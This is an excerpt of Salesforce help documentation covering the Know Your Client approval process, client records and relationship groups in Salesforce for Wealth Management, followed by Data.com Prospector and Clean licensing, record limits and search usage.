The Know Your Client approval process is included in Salesforce for Wealth Management and has the following general definition:

1. A financial advisor creates a new Know Your Client record.

   Note: Data from a saved Know Your Client record can be merged into a printable Microsoft Word document using the provided mail merge template.

2. A financial advisor submits the Know Your Client record for approval, which sets the following actions in motion:

   - The Know Your Client record is locked and cannot be edited
   - `KYC Approval Status` becomes “Pending Approval”

- `Date Know Your Client Submitted` becomes today
- Know Your Client record type becomes "KYC Submitted"
- An approval request is routed to the appropriate Salesforce user for review, and he or she is also sent an email notification using the appropriate email template

3. The lead financial advisor approves or rejects the approval request, which causes the following actions:

- The record continues to be locked and cannot be edited
- `KYC Approval Status` becomes "Approved" or "Rejected"
- `Date KYC Approved/Rejected` becomes today
- If the record was approved, a follow-up task is scheduled for the financial advisor to review the Know Your Client form in six months

Activating the Know Your Client Approval Process

To activate the Know Your client approval process:

1. From Setup, click **Create** > **Workflow & Approvals** > **Approval Processes**.
2. In the `Manage Approval Processes For` drop-down list, select "Know Your Client."
3. Click **Activate** next to the approval process name.

Salesforce for Wealth Management Overview
Managing Wealth Management Clients

Managing Wealth Management Clients

User Permissions Needed	
To view the Clients tab:	"Read" on accounts
To view clients:	"Read" on accounts
To create clients:	"Create" on accounts and contacts

Clients are exclusively available in Salesforce for Wealth Management. A client is a person who you advise or do business with, a prospect who you potentially will do business with, or a professional relationship such as an accountant or lawyer. You can manage your clients on the Clients tab. In standard Salesforce terminology, clients are called "accounts." However, Salesforce for Wealth Management uses the term "clients."

Clients have all of the standard capabilities of account records.

In addition, the special capabilities of clients are as follows:

Client Record Types

Record types are categories that allow you to organize your records. You can assign client records to the following record types:

- "Business" specifies a corporate entity or trust
- "Individual" specifies an existing or prospective client
- "Professional Relationship" specifies an accountant, lawyer, or other professional relationship

Client List Views

On the Clients tab, you can use list views to conveniently access different sets of clients. For example, select "My A Clients" to view a list of your clients who have an "A" rating.

Client Details

The client detail page includes groups of fields tailored to wealth management clients. For example, one section tracks a client's preferences in several categories — you can specify that a client is interested in vacation homes, mid-cap stocks, the retail and entertainment sectors, golf, and US politics.

Financial Accounts Related List

The Financial Accounts related list provides an overview of the client's financial accounts, such as account names, account numbers, and current values. This information comes from the records on the Financial Accounts tab.

Holdings Related List

The Holdings related list provides an overview of the client's owned assets such as funds, stocks, and bonds. For each holding you can see values such as market value, last price, purchase price, and number of shares. This information comes from the records on the Holdings tab. Note that each holding is associated with a financial account record.

Client Interests Related List

The Client Interests related list provides an overview of the securities that the client is interested in buying or selling. This information comes from the records on the Client Interests tab.

Know Your Clients Related List

The Know Your Clients related list provides an overview of the Know Your Client forms that are associated with the client. This information comes from the records on the Know Your Clients tab.

Relationships Related List

A relationship refers to a client who has a role in the life of another client, such as a spouse, child, accountant, or attorney. Relationships are tracked in the Relationships related list on the client detail page, which is available as an option. In standard Salesforce terminology, relationships are called "partners." However, Salesforce for Wealth Management uses the term "relationships."

Client Team Related List

The Client Team related list tracks the financial advisors and other Salesforce users who are involved in the management of a particular client. In standard Salesforce terminology, client teams are called "account teams." However, Salesforce for Wealth Management uses the term "client teams."

Relationship Group Members Related List

The Relationship Group Members related list displays the relationship groups of which the client is a member. It is available as an option and is called "Household Members" in some organizations.

Salesforce for Wealth Management Reports and Dashboards

User Permissions Needed	
To run reports:	"Run Reports" AND "Read" on the records included in reports
To view dashboards:	"Run Reports" AND Access to view dashboard folders

Salesforce for Wealth Management Reports

Salesforce for Wealth Management offers industry-specific reports, which are grouped in the following folders on the Reports tab:

- Client Reports
- Client Interest Reports
- Financial Account Reports

- Holdings and WM Asset Reports
- Know Your Client Reports

To access these reports, select the appropriate folder from the drop-down list on the Reports tab, then click the appropriate report name.

Salesforce for Wealth Management Dashboards

Salesforce for Wealth Management offers industry-specific dashboards, such as a dashboard of financial accounts that allows you to analyze your book of business. To access these dashboards, go to the Dashboards tab and select the appropriate dashboard name from the drop-down list.

Note: You can see a dashboard snapshot on the Home tab.

ESTABLISHING RELATIONSHIP GROUPS OF YOUR CUSTOMERS

Relationship Groups Overview

Available in: Salesforce for Wealth Management

User Permissions Needed	
To create or edit relationship groups and relationship group members via the wizard:	“Create” and “Edit” on relationship groups AND “Create” and “Edit” on relationship group members AND “Read” on accounts
To delete relationship groups:	“Delete” on relationship groups
To remove relationship group members:	“Delete” on relationship group members

What Are Relationship Groups?

Relationship groups are custom object records used to store collections of accounts. For example, you can use relationship groups to manage the following:

- A household of people who reside at the same address
- An extended family consisting of multiple generations of relatives
- A professional group such as a medical practice or a law firm
- The trustees and beneficiaries of a trust

The accounts that you add to relationship groups are called *relationship group members*. For more information, see About Relationship Group Members on page 837.

Who Can Use Relationship Groups?

Note: Relationship groups are only available upon request to Salesforce for Wealth Management customers. Note that the Relationship Groups tab may be named "Households" in Salesforce for Wealth Management organizations. To enable relationship groups, contact your salesforce.com representative.

Your organization must have implemented person accounts before you can use relationship groups.

Your administrator can enable relationship groups by installing the Relationship Groups custom app.

What Are the Benefits of Relationship Groups?

Relationship groups allow you to:

- Track the familial and professional roles of different relationship group members
- Assign primary and secondary designations to the two most important members of a relationship group
- View roll-up related lists of all activities for the members of a relationship group
- View roll-up related lists of the custom objects that are related to the accounts in a relationship group

See Also:

Using Relationship Groups
Relationship Group Considerations

Relationship Group Fields

Available in: Salesforce for Wealth Management

A relationship group custom object has the following default fields, listed in alphabetical order.

Name	Description
Description	A text description of the relationship group. Up to 255 characters are allowed.
Primary Name	The name of the primary relationship group member.
Secondary Name	The name of the secondary relationship group member.
Total Members	The total number of members in the relationship group.

To add custom fields to relationship groups, from Setup, click **Develop** > **Objects** > **Relationship Group**, then click **New** in the Custom Fields & Relationships section.

See Also:

Relationship Groups Overview
Using Relationship Groups

About Relationship Group Members

Available in: Salesforce for Wealth Management

User Permissions Needed	
To create or edit relationship groups and relationship group members via the wizard:	"Create" and "Edit" on relationship groups AND "Create" and "Edit" on relationship group members AND "Read" on accounts
To delete relationship groups:	"Delete" on relationship groups
To remove relationship group members:	"Delete" on relationship group members

Note: Relationship groups are only available upon request to Salesforce for Wealth Management customers. Note that the Relationship Groups tab may be named "Households" in Salesforce for Wealth Management organizations. To enable relationship groups, contact your salesforce.com representative.

What Are Relationship Group Members?

The accounts that you add to relationship groups are called *relationship group members*. Like relationship groups, relationship group members are custom objects. Each relationship group member record represents an association between an account and a relationship group. For example, if you add the account "Mary Smith" to the relationship group "Smith Family," a relationship group member record is created that links Mary Smith to the Smith Family.

Relationship group members are unique because they have two master-detail relationships: one with accounts and another with relationship groups. When discussing these master-detail relationships, accounts and relationship groups are sometimes referred to as the "parents" of relationship group members.

What Are the Limits on Relationship Group Members?

You can add a given account to up to 200 relationship groups. For example, an account "Joseph Brown" who is an attorney may be a member of several relationship groups—in some cases as an attorney, in other cases as a family member.

You can add up to 20 accounts to a particular relationship group. For example, a relationship group that represents a large extended family including grandparents, children, and grandchildren cannot have more than 20 relationship group members.

In a particular relationship group, you can specify only one relationship group member as primary, and only one relationship group member as secondary. In addition, you cannot add the same account more than once to a particular relationship group.

Where Can I View Relationship Group Members?

The Relationship Group Members related list displays on both the relationship group detail page and the account detail page. On the relationship group detail page, the related list summarizes the accounts that are members of the given relationship group. On the account detail page, the related list summarizes the relationship groups of which the given account is a member.

Relationship Group Member Fields

Relationship group members have the following fields.

Field Name	Description
Account	The name of the account.
Role	The familial, professional, or other role that an account has in a relationship group - for example, Client, Spouse, Child, Attorney, or Accountant. Your administrator defines the available values in this picklist.
Primary	Designates an account as the most important member of the relationship group. Only one relationship group member can be specified as primary.
Secondary	Designates an account as the second-most important member of the relationship group. Only one relationship group member can be specified as secondary.
Include in Roll-up	Specifies whether the activities and custom objects of an account display in related lists on the relationship group detail page.
Priority	Does not display in the relationship group wizard, but is available as a column in the Relationship Group Members related list on account and relationship group detail pages. This column displays the primary ( ) or secondary ( ) icon as appropriate next to account names.
Unique Key	This is a system field that prevents duplicate records. It does not display to users in Salesforce but is visible in the Force.com API. This field should be treated as read only; attempts to modify it through the API will be ignored.

Note: When you merge accounts, you also merge the accounts' memberships in relationship groups.

Relationship Groups Overview
Relationship Group Considerations

Relationship Group Considerations

Available in: Salesforce for Wealth Management

To make the most of relationship groups and relationship group members, review the notable behaviors and limitations below.

Relationship Group Considerations

Relationship groups:

- Support roll-up related lists for activities and custom objects only.
- Are completely separate from the Partners related list on accounts.
- Do not have directly associated activities, notes, or attachments.
- Only support required custom fields that are configured with a default value. Such custom fields will display on relationship group detail and edit pages, but not in the relationship groups wizard.
- Only support validation rules on custom fields that were added after the Relationship Group managed package was installed.
- Cannot be renamed to a different name than "relationship group," because they are a custom object in a managed package.
- Can be created and edited through the relationship group wizard regardless of field-level security settings on the `Description` field.

Relationship Group Member Considerations

Relationship group members:

- Are limited to a maximum of 20 per relationship group.
- Cannot be imported via the import wizard for custom objects.
- Do not support tagging.
- Have the division of the parent relationship group.
- Are owned by both the parent relationship group and the parent account.
- Do not support validation rules.
- Do not support universally required fields.
- Cannot be renamed to a different name than "relationship group member," because they are a custom object in a managed package.
- Can have the fields `Primary`, `Secondary`, and `Include in Roll-Up` edited through the relationship group wizard even when the field-level security on those fields is "read-only."
- Cannot be included in workflow rules or approval processes.
- Cannot be used in Salesforce to Salesforce.
- Are not supported in Connect Offline.
- Are only supported in API version 11.0 and later. In the API, using the `upsert` call on relationship group members is not supported.

About Relationship Group Members

Using Relationship Groups

Available in: Salesforce for Wealth Management

User Permissions Needed	
To create or edit relationship groups and relationship group members via the wizard:	"Create" and "Edit" on relationship groups AND "Create" and "Edit" on relationship group members AND "Read" on accounts
To delete relationship groups:	"Delete" on relationship groups
To remove relationship group members:	"Delete" on relationship group members

Note: Relationship groups are only available upon request to Salesforce for Wealth Management customers. Note that the Relationship Groups tab may be named "Households" in Salesforce for Wealth Management organizations. To enable relationship groups, contact your salesforce.com representative.

You can perform the following actions with relationship groups:

- Creating Relationship Groups
- Add an account to the relationship group. To add an account, go to the account's Relationship Group Members related list, and click **New**.
- Editing the Members of Relationship Groups
- Displaying and Editing Relationship Groups
- Searching for Relationship Groups
- Deleting Relationship Groups
- Removing Members from Relationship Group Members

Creating Relationship Groups

Available in: Salesforce for Wealth Management

User Permissions Needed	
To create or edit relationship groups and relationship group members via the wizard:	"Create" and "Edit" on relationship groups AND "Create" and "Edit" on relationship group members AND "Read" on accounts
To delete relationship groups:	"Delete" on relationship groups
To remove relationship group members:	"Delete" on relationship group members

Salesforce provides an easy wizard so you can quickly create and edit relationship groups. To create a new relationship group:

1. On the Relationship Groups home page, click **New** next to `Recent Relationship Groups`.
2. Enter the name and description of the relationship group:
   a. Enter a name for the relationship group.
   b. Optionally, enter a description for the relationship group.
   c. Click **Next** to continue.
3. Define the members of the relationship group:
   a. Use the lookup fields to select the appropriate records.
   b. In the `Role` drop-down list, specify the appropriate role for each person in the relationship group.
   c. Designate one of the records as primary.
   d. Designate another record as secondary.
   e. Optionally, click **Add Member** as needed to include additional members. You can add a maximum of 20 records to a relationship group.
   f. Select `Include in Roll-up` for the accounts whose related activities and custom objects should display on the relationship group detail page.
   g. Click **Save** to finish.
4. After completing the wizard, the detail page of the new relationship group displays so you can review your work.

Note: You can also add an account to a new or existing relationship group. To add an account, go to the Relationship Group Members related list and click **New**.

Adding Accounts to Relationship Groups

Available in: Salesforce for Wealth Management

User Permissions Needed	
To create or edit relationship groups and relationship group members via the wizard:	"Create" and "Edit" on relationship groups AND "Create" and "Edit" on relationship group members AND "Read" on accounts
To delete relationship groups:	"Delete" on relationship groups
To remove relationship group members:	"Delete" on relationship group members

Salesforce provides an easy wizard so you can quickly create and edit relationship groups. On the Accounts tab, you can add an account to a new or existing relationship group:

1. Open the detail page for the account you want to add to a relationship group.
2. On the Relationship Group Members related list, click **New**.
3. Choose whether to add the account to an existing relationship group or a new relationship group:
   - If you are adding the account to an existing relationship group, click the lookup icon to find the appropriate relationship group.
   - If you are adding the account to a new relationship group, enter a name and optionally a description for the new relationship group.
4. Click **Next**.
5. Define the members of the relationship group:
   a. Use the lookup fields to select the appropriate records.
   b. In the `Role` drop-down list, specify the appropriate role for each person in the relationship group.
   c. Designate one of the records as primary.
   d. Designate another record as secondary.

e. Optionally, click **Add Member** as needed to include additional members. You can add a maximum of 20 records to a relationship group.
f. Select `Include in Roll-up` for the accounts whose related activities and custom objects should display on the relationship group detail page.
g. Click **Save** to finish.

6. After completing the wizard, the detail page of the new relationship group displays so you can review your work.

Editing the Members of Relationship Groups

Available in: Salesforce for Wealth Management

User Permissions Needed	
To create or edit relationship groups and relationship group members via the wizard:	"Create" and "Edit" on relationship groups AND "Create" and "Edit" on relationship group members AND "Read" on accounts
To delete relationship groups:	"Delete" on relationship groups
To remove relationship group members:	"Delete" on relationship group members

Salesforce provides an easy wizard so you can quickly create and edit relationship groups. To edit the members of a relationship group:

1. Click **New** or **Edit** on the Relationship Group Members related list of a relationship group detail page. Alternatively, click **Edit** next to a member listed on the Relationship Group Members list of an account detail page.
2. To remove an account from the relationship group, click **[remove]**.
3. To add an account to the relationship group, enter an account name in an empty Account lookup field.
4. In the `Role` drop-down list, choose a role for each member of the relationship group.
5. In the Primary column, select a primary relationship group member.
6. In the Secondary column, select a secondary relationship group member.
7. Select `Include in Roll-up` for the accounts whose related activities and custom objects should display on the relationship group detail page.
8. Optionally, click **Add Member** as needed to include additional members. You can add a maximum of 20 records to a relationship group.

9. Click **Save** to finish.

Displaying and Editing Relationship Groups

Available in: Salesforce for Wealth Management

User Permissions Needed	
To create or edit relationship groups and relationship group members via the wizard:	“Create” and “Edit” on relationship groups AND “Create” and “Edit” on relationship group members AND “Read” on accounts
To delete relationship groups:	“Delete” on relationship groups
To remove relationship group members:	“Delete” on relationship group members

Note: Relationship groups are only available upon request to Salesforce for Wealth Management customers. Note that the Relationship Groups tab may be named “Households” in Salesforce for Wealth Management organizations. To enable relationship groups, contact your salesforce.com representative.

The following sections describe how to display and edit relationship groups:

- Accessing the Relationship Groups Tab
- Viewing Relationship Group Lists
- Displaying Relationship Group Records
- Editing Relationship Group Records

Accessing the Relationship Groups Tab

The Relationship Groups tab is available by default in the Relationship Groups app. To switch to the Relationship Groups app, select Relationship Groups from the Force.com app menu in the top right corner of every Salesforce page.

Note that your administrator may have customized your profile to also display the Relationship Groups tab in other apps.

Viewing Relationship Group Lists

You can work with relationship group list views as you would any other custom object. .

Displaying Relationship Group Records

To open an individual relationship group record, click a relationship group name on the relationship groups home page or a relationship groups list view.

Note the following when viewing related lists on the relationship group detail page:

- The Relationship Group Members related list summarizes the accounts that are members of the relationship group. In the `Priority` column, the icons (and) show which accounts are defined as primary or secondary for the relationship group. For more information on relationship group members, see About Relationship Group Members on page 837.
- The Activity History and Open Activities related lists on a relationship group are roll-ups of activities for the relationship group members; relationship groups themselves do not have their own tasks and events.
- If accounts have a relationship with a custom object, a related list for that custom object can display on the relationship group detail page. This requires that `Include in Roll-Up` is selected on an associated relationship group member record. For example, in the following theoretical scenario, the vehicles associated with members of the Stone family display in a Vehicles related list on both the account detail page and the relationship group detail page:
  - ◊ The account Sam Stone has a Toyota Prius car tracked in the Vehicles custom object related list on the account detail page
  - ◊ The account Chris Stone has a Ford Mustang car tracked in the same related list
  - ◊ Sam and Chris Stone are members of the Stone Family relationship group
  - ◊ Both associated relationship group member records have `Include in Roll-Up` selected

Editing Relationship Group Records

On the relationship group detail page, you can:

1. Click **Edit** to change the fields in the Relationship Group Detail section.
2. Click **Delete** to delete the relationship group. For more information, see Deleting Relationship Groups on page 846.
3. Click **Clone** to create a copy of the relationship group.
4. On the Relationship Group Members related list, click **New** to add an account to the relationship group. For more information, see Editing the Members of Relationship Groups on page 843.
5. On the Activity History and Open Activities related lists, click the buttons such as **New Task** and **Log a Call** to add activity records for a relationship group member. By default, the new activity records are associated with the primary account on the relationship group.

Relationship Groups Overview

Deleting Relationship Groups

Available in: Salesforce for Wealth Management

User Permissions Needed	
To delete a relationship group:	“Delete” on relationship groups

Relationship groups are custom object records that you can delete as you would any other record.

A relationship group is the master object in a master-detail relationship with relationship group members. Consequently, when you delete a relationship group, all relationship group members on that relationship group are also deleted. Restoring a relationship group from the Recycle Bin also restores the associated relationship group members that were deleted. However, if you delete a relationship group that contains the same relationship group member as a deleted account, the shared relationship group member cannot be restored from the Recycle Bin.

See Also:

Removing Members from Relationship Group Members
Relationship Groups Overview

Removing Members from Relationship Group Members

Available in: Salesforce for Wealth Management

User Permissions Needed	
To remove a relationship group member:	"Delete" on relationship group members

To remove an individual relationship group member, go to the Relationship Group Members related list on an account or relationship group detail page and click **Del** next to the appropriate relationship group member record.

Relationship group members are unique because they have two master-detail relationships: one with accounts and another with relationship groups. Also, there are rules that govern the number of relationship group members a relationship group can have, as well as prevent more than one relationship group member from being specified as either primary or secondary on a given relationship group. The following considerations apply to deleting relationship group members:

Deleting Accounts with Relationship Group Members

When you delete an account, its associated relationship group members are also deleted. However, you cannot restore an account from the Recycle Bin if restoring the account's deleted relationship group members would violate rules such as the maximum of 20 relationship group members per relationship group. Also, if you delete an account that shares a relationship group member with a deleted relationship group, the shared relationship group member is automatically purged from the Recycle Bin.

Deleting Relationship Groups with Relationship Group Members

See Deleting Relationship Groups on page 846.

Restoring Individual Relationship Group Members

You cannot restore an individual relationship group member from the Recycle Bin in the following scenarios:

- Restoring the record would violate rules such as the maximum of 20 relationship group members per relationship group
- The deleted relationship group member was deleted during an account merge

Relationship group members are automatically and irrecoverably removed from the Recycle Bin in the following scenarios:

- If both parents (the relationship group and the account) of a relationship group member are deleted, the relationship group member is removed

- If a relationship group member is deleted individually and then one of its parents is deleted, the relationship group member is removed

FINDING NEW ACCOUNTS, CONTACTS, AND LEADS WITH DATA.COM

Data.com Product Suite Overview

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions	
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions	

Watch a Demo: Finding Data.com Accounts and Contacts and Adding Them to Salesforce (3:37 minutes)

Data.com is the Salesforce solution for delivering leading business data inside your CRM. Your team can spend less time entering and updating data and more time growing your business. Data.com combines crowd-sourced contacts with account information from D&B, managed in the cloud, so you can keep your CRM clean and up to date in real time.

Within Salesforce, you can search for Data.com accounts and contacts directly on the Data.com tab, and if you have a Data.com license, you can add records to Salesforce. You can add your contact search results as either contacts *or* leads. It's easy to find the accounts and contacts you need, and using Data.com is a great way to plan your sales territories, segment campaigns, find new accounts to engage, and get new contacts to quickly expand your sales network. The Data.com product suite includes Data.com Prospector and Data.com Clean, as well as these related Data.com features: Social Key, Reports, and Data Assessments. Let's learn about them and how they work together.

Data.com Prospector

All Salesforce users can search Data.com for accounts and contacts. Users with a Data.com Prospector license can:

- Add accounts and contacts to Salesforce, and add contacts as leads.
- Add contacts for an account directly from the account record.
- Export accounts and contacts from Data.com.
- Manually clean Salesforce account, contact, and lead records, regardless of whether they were added from Data.com.

There are two versions of Data.com Prospector: Corporate Prospector and Premium Prospector. They differ based on the D&B fields that are included when you add or manually clean account or lead records.

Data.com Prospector Version	D&B Fields
Data.com Corporate Prospector (known as Data.com Corporate prior to Spring '13)	Basic set of D&B fields.
Data.com Premium Prospector (known as Data.com Premium prior to Spring '13)	Basic set of D&B fields, plus the `D&B Company` field. This field links to an associated D&B Company record with over 70 additional D&B fields that are accessible on the D&B Companies tab.

Organizations that purchased Data.com prior to December 16, 2011 may still be using an earlier version of the product with a limited set of fields. We're retiring this version in Summer '14. For information about upgrading to Data.com Prospector, contact your Salesforce account manager. The Salesforce Help refers to the Data.com Prospector product unless otherwise noted.

Data.com Clean

Data.com Clean is an important part of the Salesforce Data.com product suite, offering both manual and automated cleaning for your account, contact, and lead records. Data.com Clean provides full clean capability for your organization: all Data.com Clean users can manually clean Salesforce accounts, contacts, and leads, and you can configure jobs to flag field value differences on Salesforce records or automatically fill blank fields. Data.com Clean does not support person accounts.

There are two versions of Data.com Clean: Corporate Clean and Premium Clean. They differ based on the D&B fields that are available when you clean account or lead records, either manually or via automated jobs.

Data.com Clean Version	D&B Fields
Data.com Corporate Clean	Basic set of D&B fields.
Data.com Premium Clean	Basic set of D&B fields, plus the `D&B Company` field. This field links to an associated D&B Company record with over 70 additional D&B fields that are accessible on the D&B Companies tab. If the Salesforce records's `D&B Company` field is blank, a link will be created, if available, when the record is cleaned.

Note:

- Prospector or Clean Corporate licences can not be purchased for organizations that already have Prospector or Clean Premium licences. If you want to purchase Corporate licenses, you'll need to convert your Premium licenses.
- Prospector or Clean Premium licences can not be purchased for organizations that already have Prospector or Clean Corporate licences. If you want to purchase Premium licenses, you'll need to convert your Corporate licenses.
- Data.com Clean must be purchased 1:1 for Sales Cloud and Service Cloud seats.

Data.com Social Key—Beta in Summer '13

Data.com Social Key is a feature that works with Social Accounts and Contacts and Data.com Clean to make it easier to follow your contacts and leads on social networks. Social Key provides social handles for LinkedIn, Twitter, and Facebook for contacts and leads in the United States.

From Social Accounts and Contacts, select the social networks you want. Automated Clean jobs provide the social handles. Users can log in to a social network from a contact or lead's detail page and view the associated profile right within Salesforce or on the social network site.

Data.com Clean must be enabled to use Social Key.

Data.com Data Assessments

How many of your organization's records can Data.com enrich with more and better data? Data.com Assessments can tell you. It can also identify how many of your records have been marked as `Inactive` in Data.com, and if you request, how many records in your Salesforce organization appear to be duplicates. Data assessments also list the fields on accounts, contacts, and leads, and tell you how many are blank within your records and how many have different values from Data.com's. (For example, you may have 10 account records in which the `Phone` field value is blank, or five contacts in which the `Account Name` field is blank.) You can use it to help you decide whether to purchase Data.com Clean. If you already use Clean, it can help show you the value you're getting.

Data.com Reports

Want to analyze the impact of Data.com data on your business? Use the free Data.com Reports AppExchange package. It offers several preconfigured Data.com reports and two corresponding impact dashboards. Use these tools to find out how many records are sourced from Data.com, who has added them and when, and how they contribute to your sales forecast and revenue. To use Data.com Reports, your organization must enable have enabled Data.com Clean.

Important Notice to Jigsaw for Salesforce Users

We're retiring and discontinuing support for Jigsaw for Salesforce in Summer '14. If your organization still uses Jigsaw for Salesforce, you'll need to migrate to the built-in Data.com product suite for your prospecting and cleaning needs. For information on migration, contact your Salesforce account manager.

Important: You should not attempt to migrate to any of the built-in Data.com products without having first purchased them through your Salesforce account manager. If, for example, you attempt to enable Data.com Clean without purchasing it, you'll see a message: `Your organization does not currently have the permission to run Clean jobs.`

Understanding Data.com User Types, Licenses, and Limits

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

The Data.com Licenses & Limits page identifies the type and number of Data.com Prospector user licenses you have, and the limits per user and for your organization. Limits are listed by user type: Data.com User and Data.com List User. Assign monthly record additions on the User Edit page for each user.

The Licenses & Limits page also provides information about your organization's Clean implementation.

Data.com Prospector Licenses

Data.com Prospector user licenses let users search Data.com for accounts and contacts, and add them as records to Salesforce. Users can also add contacts as leads.

There are two versions of Data.com Prospector available: Corporate Prospector and Premium Prospector. They differ based on the D&B fields that are included when you add account or lead records to Salesforce. Both versions of the product include a basic set of D&B fields , including `D-U-N-S Number`, `NAICS Code`, and `NAICS Description`. Data.com Premium Prospector also includes over 70 additional D&B fields on D&B Company records. (D&B Company records are linked to accounts and leads that are added to Salesforce from Data.com.) To find out which Data.com Prospector product your organization has, from Setup, click **Data.com Administration** > **Licenses & Limits**. On the Licenses & Limits page, check the Data.com Licenses section. You'll see either "Corporate" or "Premium."

Field	Definition
`Number of Licenses`	The total number of Data.com Prospector user licenses your organization has purchased from Salesforce.
`Assigned`	The number of Data.com Prospector user licenses you've assigned. A single Data.com Prospector license is assigned every time you enable a user for Data.com Prospector. **Tip:** To see which users have been enabled, check the All Data.com Users page. From Setup, click **Data.com Administration** > **Users**.

Data.com User Limits (Monthly)

Data.com Users get a limited number of records to add or export per month, and their unused additions expire at the end of each month. For each Data.com User, you can see the monthly limit and number of records added to Salesforce or exported during the month. Only Data.com Users can draw from the organization's monthly limit. If a Data.com List user wants to draw from the monthly limit, you need to change that user to a Data.com User.

Field	Definition
`Default Per-User Record Limit`	The number of records a single Data.com User can add or export. The default number of records per license is 300, but it can be adjusted based on your agreement. Additions expire at the end of each month, as determined by your organization's default time zone.
`Organization Limit`	The total number of records *your organization* can add or export each month. This limit is calculated by multiplying the number of Data.com Prospector licenses you have by the monthly limit per user license. Typically, you distribute record limits among a number of users within your organization, but you can also assign them all to a single user.
`(month) Balance`	The number of records Data.com Users can still add or export during the current month. The balance is updated every time a user adds records to Salesforce or exports records from Data.com. Additions expire at the end of each month, as determined by your organization's default time zone. **Tip:** To see how many records each user has added or exported, check the All Data.com Users page. From Setup, click **Data.com Administration** > **Users**. Or, if your organization has access to custom report types, you can use the Data.com Usage object to create a report that shows more detailed usage information.

Here's an example of how an organization manages Data.com User licenses and limits. The sales division of Universal Telco has 14 sales reps, and they purchase 20 Data.com Prospector licenses, each of which has a record addition limit of 300. This means that Data.com Users within the organization can add as many as 6,000 records per month. The Universal Telco administrator distributes the Data.com Users' monthly record addition limits as follows.

- Ten of the sales reps have limits of 300 each.
- Two of the sales reps have limits of 500 each.
- Two of the sales reps have a limit of 1,000 each.

Data.com List User Limits

Data.com List users share account, contact, and lead record additions from a pool. You can see the organization's limit, and the number of records each Data.com List User has added to Salesforce or exported. Only Data.com List Users can draw from the organization's pool limit. If a Data.com User wants to draw from the organization's pool limit, you need to change that user to a Data.com List User.

Field	Definition
`Pool Record Limit`	The total number of records your organization's Data.com List Users can add or export. All Data.com List Users work from this limit, so if one Data.com List User reaches the limit, other users of that type will not be able to add records.
`Balance`	The number of records Data.com List Users can still add. The balance is updated every time a user adds records to Salesforce or exports records from Data.com. **Tip:** To see how many records each user has added or exported, check the All Data.com Data.com Users page. From Setup, click **Data.com Administration** > **Users**. Or, if your organization has access to custom report types, you can use the Data.com Usage object to create a report that shows more detailed usage information.

Here's an example of how an organization manages Data.com List User licenses and limits. The marketing division of Universal Telco has four marketing reps. Each rep has a Data.com Prospector license and each is a Data.com List User. Universal Telco purchases a record addition pool of 5,000 records. This means that together, all four marketing reps can add 5,000 records. One rep might add 2,500 records, leaving 2,500 to be added by one or more of the other three users.

Data.com Clean

The Data.com Licenses & Limits page also provides information about your organization's Clean capabilities and implementation.

If your organization uses Data.com Prospector, users with those licenses can manually clean the account, contact, and lead records they have access to.

If your organization has purchased a Data.com Clean product, you can also run automated jobs to clean records, and all Salesforce users (not just those with aData.com Prospector licenses) can manually clean records.

Field	Definition
`Available To`	Which of your Salesforce users can manually clean records. If you've purchased Data.com Clean, all Salesforce users can clean records. If you've purchased only Data.com Prospector, only users with licenses can clean records.

Field	Definition
Automation	The availability of automated clean jobs for your organization. If you've purchased Data.com Clean but haven't yet scheduled clean jobs, from Setup, click **Data.com Administration** > **Clean** > **Jobs**. If you haven't purchased Data.com Clean, click the **Learn More...** link to get product details.

SEARCHING FOR CRM RECORDS IN DATA.COM

Understanding Data.com Searches

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

Searching Data.com for CRM records is simple. Start your search by entering search criteria in the fields on the Data.com tab. You can also use search modifiers to target and narrow your search results. Depending on your entries and selections, you may end up with a large list of accounts or contacts. To find out how many, check the results list's header or footer. Click the **Reset Search** link if you need to clear all your entries and selections. You'll see your search results until you start a new search or refresh your browser page.

For account searches, the Data.com search results you get are based on the company name, the website of the parent company, and the websites of the parent company's subsidiaries and branch locations, if any, so your results may include companies that you didn't actually search for. For example, if you want to find Sun Microsystems and you enter either `Sun Microsystems` or `sun.com` in the `Company or Website` field, the results will also include Oracle Corporation because Oracle is the parent company of Sun Microsystems.

Also, account searches are based on both the `Account Name` field and the `Tradestyle` field. So, for example, if you are looking for United Parcel Services, you can search on its tradestyle, `UPS`, and still see `United Parcel Services, Inc.` in your search results.

Once you have a set of records, you can narrow your list by using filters if you need to. Just look for the filter categories at the left of the page, and select the checkboxes for the filters you need. Some searches generate filter options that are specific to your results. For example, if you want leads in `Healthcare, Pharmaceuticals & Biotech` industry—specifically `Doctors & Health Care Practitioners`—the list of filters in the Title category might include `Doctor`, `Chiropractor`, `Dentist`, and `Office Manager`. For searches that generate a large list of results for `Title`, `Company Name`, and `Website Domain Type` filters, we show the 25 filters with the most search results. To see a shorter list of filters, narrow your initial search.

Some filter categories are expanded automatically when you run a search, but you can click the links at the top of the Filters panel to expand or collapse them all. As you select filters, the search results list is updated automatically.

For example, if you search for contacts from your IBM account detail page, the Data.com tab will open and automatically enter IBM's URL, `www.ibm.com`, in the `Company or Website` field on the Find Contacts subtab. The search will generate a list of thousands of IBM contacts all over the world. That's probably more than you need, so you can either:

- Refine your initial search by selecting location criteria (such as `Australia` or `United States`) or industry options (like `Computers & Electronics` or `Financial Services`)
- Narrow your search results list by selecting filters such as `Human Resources`, `C-Level`, or `Program Manager` or
- Select `IBM` in the `Company Name` filter category.

By refining your search criteria and filtering your results, you can narrow your list from more than 30,000 contacts to the 25 or so you want to call or email.

Data.com Contact Search Fields and Filters
Using Data.com Search Modifiers

Using Data.com Search Modifiers

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, and **Unlimited** Editions
Data.com Clean license available in: **Professional**, **Enterprise**, and **Unlimited** Editions

User Permissions Needed	
To search Data.com for accounts:	No permissions required
To search Data.com for contacts:	No permissions required

When searching for Data.com accounts and contacts, you can use modifiers to target and narrow your search results. Here's how modifiers work, field by field.

Company or Website

- To search for or exclude multiple companies, separate them with commas: **,**. For example, `salesforce.com,Apple` returns results for both salesforce.com and Apple (for example, Apple Computer, Inc. and Apple Inc.), or either one, depending on Data.com data.
